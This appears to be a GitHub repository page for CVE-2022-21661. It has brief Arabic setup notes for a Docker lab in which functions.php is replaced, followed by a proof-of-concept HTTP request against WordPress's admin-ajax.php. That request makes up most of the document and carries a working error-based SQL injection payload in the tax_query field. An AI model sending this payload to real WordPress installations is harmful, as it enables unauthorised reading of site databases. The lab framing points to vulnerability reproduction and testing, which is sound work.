 w0r1i0g1ht/cve-2022-21661
CVE-2022-21661 docker وpoc

CVE-2022-21661 docker و poc
يجب استبدال functions.php الموجود في الصورة الأصلية بـ functions.php، ويتم تركيبها مباشرة داخل docker-compose.yml

poc
POST /wp-admin/admin-ajax.php HTTP/1.1
Host: your-ip:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:132.0) Gecko/20100101 Firefox/132.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Referer: http://your-ip:8080/wp-admin/admin-ajax.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 128
Origin: http://your-ip:8080
Connection: keep-alive
Cookie: metabase.DEVICE=73adc563-574f-453b-a9ff-1781ff8c9ad0
Upgrade-Insecure-Requests: 1
Priority: u=0, i

action=test&data={"tax_query":[{"field":"term_taxonomy_id","terms":["1) and extractvalue(rand(),concat(0x3a,version()))-- a"]}]}